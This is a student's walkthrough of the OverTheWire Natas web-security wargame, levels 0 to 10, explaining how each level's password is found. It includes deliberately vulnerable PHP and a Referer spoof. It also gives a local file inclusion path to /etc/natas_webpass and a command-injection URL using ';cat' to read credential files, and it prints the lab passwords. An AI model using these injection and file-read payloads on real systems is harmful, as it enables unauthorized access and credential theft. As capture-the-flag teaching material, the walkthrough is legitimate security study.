OVER THE WIRE-NATAS

BASI REDDY ROHITH REDDY,

CB.EN.U4CYS21013.

Level 0:

Given credentials to login to the web page. After logging in, inspect the page by either right clicking and selecting inspect page or by **“ctrl+u”.** In the source code of the page, you will find the password for level1 commented. Copy it and get going to the next level.

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas0", "pass": "natas0" };</script></head>
<body>
<h1>natas0</h1>
<div id="content">
You can find the password for the next level on this page.

<!--The password for natas1 is g9D9cREhslqBKtcA2uocGHPfMZVzeFK6 -->
</div>
</body>
</html>
```

Level 1:

This also same as Level0. Just that after logging in the web page, you will get a message saying right click is banned on the page. So, for checking the page source, you should press **“ctrl+u”** instead of right clicking. And then you can inspect the page code where you can find the password for the nextlevel commented. Copy the password and login to next level.

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas1", "pass": "g9D9cREhslqBKtcA2uocGHPfMZVzeFK6" };</script></head>
<body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">
<h1>natas1</h1>
<div id="content">
You can find the password for the
next level on this page, but rightclicking has been blocked!

<!--The password for natas2 is h4ubbcXrWqsTo7GGnnUMLppXbOogfBZ7 -->
</div>
</body>
</html>
```

Level 2:

In this level, there is no password in the page source. Instead you will find a <img src>. Open the link of the image and you will find yourself at page “http://natas2.natas.labs.overthewire.org/files/pixel.png”.

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas2", "pass": "h4ubbcXrWqsTo7GGnnUMLppXbOogfBZ7" };</script></head>
<body>
<h1>natas2</h1>
<div id="content">
There is nothing on this page
<img src="files/pixel.png">
</div>
</body></html>
```

Now we know from the description in level0 that the passwords of the current and next level can be accessed from files inside the cuurent level. So, let’s open the files directory by modifying the page url to “http://natas2.natas.labs.overthewire.org/files”.

Here, after opening the modified url, you can see the following page.

Index of /files

Name	Last modified	Size	Description
Parent Directory		-	
pixel.png	2022-09-01 06:27	303	
users.txt	2022-09-01 06:27	145	

Apache/2.4.52 (Ubuntu) Server at natas2.natas.labs.overthewire.org Port 80

In this page, open the users.txt file where you can find the password for natas3. Copy it and get going to the next level.

```
# username:password
alice:BYNdCesZqW
bob:jw2ueICLvT
charlie:G5vCxkVV3m
natas3:G6ctbMJ5Nb4cbFwhpMPSvxGHhQ7I6W8Q
eve:zo4mJWyNj2
mallory:9urtcpzBmH
```

Level 3:

This page is also similar to previous page, but instead, when you view the page source, you will not find any image, instead you will find a comment saying not even google will find the password. Which is a hint saying us to check robots file in the page url as google here refers as a robot. So, check the url

“natas3.natas.labs.overthewire.org/robots.txt”

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas3", "pass": "G6ctbMJ5Nb4cbFwhpMPSvxGHhQ7I6W8Q" };</script></head>
<body>
<h1>natas3</h1>
<div id="content">
There is nothing on this page
<!-- No more information leaks!! Not even Google will find it this time... -->
</div>
</body></html>
```

And so, after checking for robots.txt you will find this page.

```
User-agent: *
Disallow: /s3cr3t/
```

Here as the directory s3cr3t is disallowed, that means that directory is hiding something. So, now search for the url
“natas3.natas.labs.overthewire.org/s3cr3t/”

Index of /s3cr3t

Name	Last modified	Size	Description
Parent Directory		-	
users.txt	2022-09-01 06:27	40	

Apache/2.4.52 (Ubuntu) Server at natas3.natas.labs.overthewire.org Port 80


Ater opening the users.txt file in the page, you will find the password for the next level. Copy the password and get going.

```
natas4:tKOcJIbzM4lTs8hbCmzn5Zr4434fGZQm
```


Level 4:

In this level, the page will tell you that access is denied due to unauthorized login.

So, now you just have to make it such that the request for access is coming from authorized user i.e., http://natas5.natas.labs.overthewire.org/ and to do that, you can you burp suite to intercept the request while sending and modify the referer part to that of authorized user and forward the request.




Then you will get the password for level5. Copy it and keep going.





Level 5:

Now in this webpage, you will get access denied saying you are not logged in.




So, here we can see that the problem is with login and the website determines that we are not logged in. A website determines whether a user is logged in or not by using cookies and so to check those cookies, we first need to open the web developer tools by either selecting it manually from **"more tools"** option or by directly using the shortcut **"ctrl+shift+I".** Now view the cookies that are stored in the storage tab in the tools that are shown. Here we need to change the value of **0** under loggedin cookie to 1.






Now try to reload the page, you will get the next level's password.



Level 6:

Now after getting logged in to level6 using the username **natas6** and the copied password, you will get the following screen.





Now click on viewcode to check the code that the website is gonna show(not inspect page source) and here we can see the following code.

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas6", "pass": "<censored>" };</script></head>
<body>
<h1>natas6</h1>
<div id="content">

<?

include "includes/secret.inc";

    if(array_key_exists("submit", $_POST)) {
        if($secret == $_POST['secret']) {
        print "Access granted. The password for natas7 is <censored>";
    } else {
        print "Wrong secret";
    }
    }
?>

<form method=post>
Input secret: <input name=secret><br>
<input type=submit name=submit>
</form>

<div id="viewsource">><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

Here in this code we can see that the page is checking the input that we need to submit with a variable **secret** and to do this it is including "**includes/secret.inc**" and so, we should add this path to level6 url link which will lead us to the value of secret.

Copy the string and paste it in the level6 and submit it. You will get the password for level7. Keep going after copying the password.





Level 7:

In this level we willl get a page like this and opening either home page or about page will get us a message of either “this is the front page” (or) “this is the about page”.

Now, by inspecting the page source, we can see that there is a comment telling us a hint of where the password is located.

```
Line wrap
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas7", "pass": "jmxSiH3SP6Sonf8dv66ng8v1cIEdjXWr" };</script></head>
<body>
<h1>natas7</h1>
<div id="content">

<a href="index.php?page=home">Home</a>
<a href="index.php?page=about">About</a>
<br>
<br>

<!-- hint: password for webuser natas8 is in /etc/natas_webpass/natas8 -->
</div>
</body>
</html>
```

All we got to do is copy the path they have given and paste it in the place of home (or) about in the url depending on what page you are on. That is

http://natas7.natas.labs.overthewire.org/index.php?page=/etc/natas_webpass/natas8

Here you can see the password for the level8. Copy the password and open level 8 using the password.

Level 8:

Now after opening level 8, we will get a page similar to level6.


And as usual, we try to see the source code of the page and we will get the following page.


```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas8", "pass": "<censored>" };</script></head>
<body>
<h1>natas8</h1>
<div id="content">

<?

$encodedSecret = "3d3d516343746d4d6d6c315669563362";

function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}

if(array_key_exists("submit", $_POST)) {
    if(encodeSecret($_POST['secret']) == $encodedSecret) {
    print "Access granted. The password for natas9 is <censored>";
    } else {
    print "Wrong secret";
    }
}
?>

<form method=post>
Input secret: <input name=secret><br>
<input type=submit name=submit>
</form>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
```


From here, we can infer that whaterver we are going to type in the textbox to submit is gonna be encrypted by the means shown in the function **encodeSecret** i.e., bin2hex,strrev and base_64. And this encrypted secretshould be equal to the encodedSecret they have in the code i.e.,

3d3d516343746d4d6d6c315669563362.


Now we decode this in reverse order to get the secret that we need to input to get the password for next level.








And so after decoding the encodedSecret, we will get the secret that we need to submit i.e., **"oubWYf2kBq"**



Now copy the password and go to the next level.

Level 9:


After logging in to level9, you will get this page.



Now click on **view sourcode** and you will get the following page.

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas9", "pass": "<censored>" };</script></head>
<body>
<h1>natas9</h1>
<div id="content">
<form>
Find words containing: <input name=needle><input type=submit name=submit value=Search><br><br>
</form>


Output:
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    passthru("grep -i $key dictionary.txt");
}
?>
</pre>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```


Now we know that the word we typr in the box is searched in dictionary.txt file using grep and given as output to us. And so we should now find the password that is in the file dictionary.txt. To do that, we will first search for some word in the file let's say **natas**.



And now we need to check for the password by changing the url to

http://natas9.natas.labs.overthewire.org/?needle=;cat/etc/natas_webpass/natas9&submit=Search.

This is because we know that the password is always in the /etc/natas_webpass/natas**x** file where **x** is level number to which we are trying to find the password and so we will try to get the password inside the file by using **cat /etc/ natas_webpass/natas10** and the **';'** is so that we can use command here.



Now you will get the password for level 10, so copy the password.

Level 10:

In this level special characters like `'/[;|&]/'` are restricted and so to over come this we can first check grep command man page.

So, we can directly use command prompts that don't have such characters in them.

Here we can find the option -v which will Invert the sense of matching, to select non-matching lines.

So the lines

grep -i -v - /etc/natas_webpass/natas11

(or)

. /etc/natas_webpass/natas11

Can be used to get the password.

For security reasons, we now filter on certain characters

Find words containing: . /etc/natas_webpass/natas Search

Output:

```
/etc/natas_webpass/natas11:1KFqoJXi6hRaPluAmk8ESDW4fSysRoIg
dictionary.txt:African
dictionary.txt:Africans
dictionary.txt:Allah
dictionary.txt:Allah's
dictionary.txt:American
dictionary.txt:Americanism
dictionary.txt:Americanism's
dictionary.txt:Americanisms
dictionary.txt:Americans
dictionary.txt:April
```

Now, go to natas 11 after copying the password.

Level 11:

